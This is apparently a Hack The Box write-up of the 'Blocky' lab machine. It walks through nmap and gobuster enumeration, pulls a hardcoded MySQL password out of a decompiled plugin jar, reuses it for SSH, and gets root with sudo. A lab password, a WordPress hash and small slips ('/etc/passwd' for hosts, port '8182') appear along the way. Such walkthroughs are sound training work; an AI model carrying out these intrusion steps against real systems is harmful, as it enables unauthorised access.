


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Reconnaissance

We start executing a full scan using **nmap** in order to know the ports and services running at the machine:

```

nmap -sSCV --min-rate=5000 -Pn -n -p- 10.10.10.37 -oN Nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 08:58 CEST
Nmap scan report for 10.10.10.37
Host is up (0.064s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    ProFTPD 1.3.5a
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| 256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_ 256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http   Apache httpd 2.4.18

```

```
_http-title: Did not follow redirect to http://blocky.htb
_http-server-header: Apache/2.4.18 (Ubuntu)
8192/tcp closed sophos
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.56 seconds
```


Nmap report me the ports **21,22 ,80, 8182** and **25565**.

Firtsly I set the virtual hosting in */etc/passwd*

```
GNU nano 8.3 /etc/hosts
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.10.37 blocky.htb
```

The machines contains this web:



I start fuzzing using **gobuster**, it's kinda obvious the web is using wordpress:

```
gobuster dir -u http://blocky.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url:          http://blocky.htb/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:   html,txt,php
[+] Timeout:      10s
```

Starting gobuster in directory enumeration mode

```
/.php      (Status: 403) [Size: 289]
/.html     (Status: 403) [Size: 290]
/index.php (Status: 301) [Size: 0] [--> http://blocky.htb/]
/wiki      (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-content (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/wp-login.php (Status: 200) [Size: 2397]
/plugins   (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/license.txt (Status: 200) [Size: 19935]
/wp-includes (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
/javascript (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
/readme.html (Status: 200) [Size: 7413]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin   (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
/phpmyadmin (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
```

It's using an old version but not exploitable for now.

Wappalyzer

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
CMS

WordPress 4.8


Programming languages

PHP

2 *jar* files exists in the plugins direcotory:



I decompile those using this online tool:




In *BlockyCore.java* I find the mysql credentials. As **gobuster** reported about **phpmyadmin** we can try:

```
myfirstplugin
> cd myfirstplugin
> ls
BlockyCore.java
> cat BlockyCore.java

File: BlockyCore.java

1 package com.myfirstplugin;
2
3 public class BlockyCore {
4     public String sqlHost = "localhost";
5     public String sqlUser = "root";
6     public String sqlPass = "BYsqfCTnvxAUeduzjNSXe22";
7
8     public void onServerStart() {
9     }
10
11     public void onServerStop() {
12     }
13
14     public void onPlayerJoin() {
15         this.sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!");
16     }
17
18     public void sendMessage(String username, String message) {
```

Explotation



We are in.

I find a user and password.

ID	user_login	user_pass	user_nickname	user_email	user_url	user_registered	user_activation_key	user_status	display_n
1	Notch	\$P\$BIVoTj899ItS1EZnMhqeqVbrZI4Oq0/	notch	notch@blockcraftfake.com		2017-07-02 23:49:07		0	Notch

Let's try to crack it using **hashcat**

Possible Hashs:
[+] MD5(Wordpress)

Custom.Plugin.....: No

Plaintext.Encoding.: ASCII, HEX

Hash mode #500

I realize this is a rabbit hole and I can't crack the password so let's try **ssh** using **notch** user and the **mysql** password

SHELL

```
ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Fri Jul 8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$
```

Privilege Escalation

It worked. Once we're in, the root escalation is very easy since we're in **sudores** :

SHELL

```
sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

Just **sudo su** and we'll be root.

SHELL

```
notch@Blocky:~/minecraft/config$ sudo su
root@Blocky:/home/notch/minecraft/config# id
uid=0(root) gid=0(root) groups=0(root)
```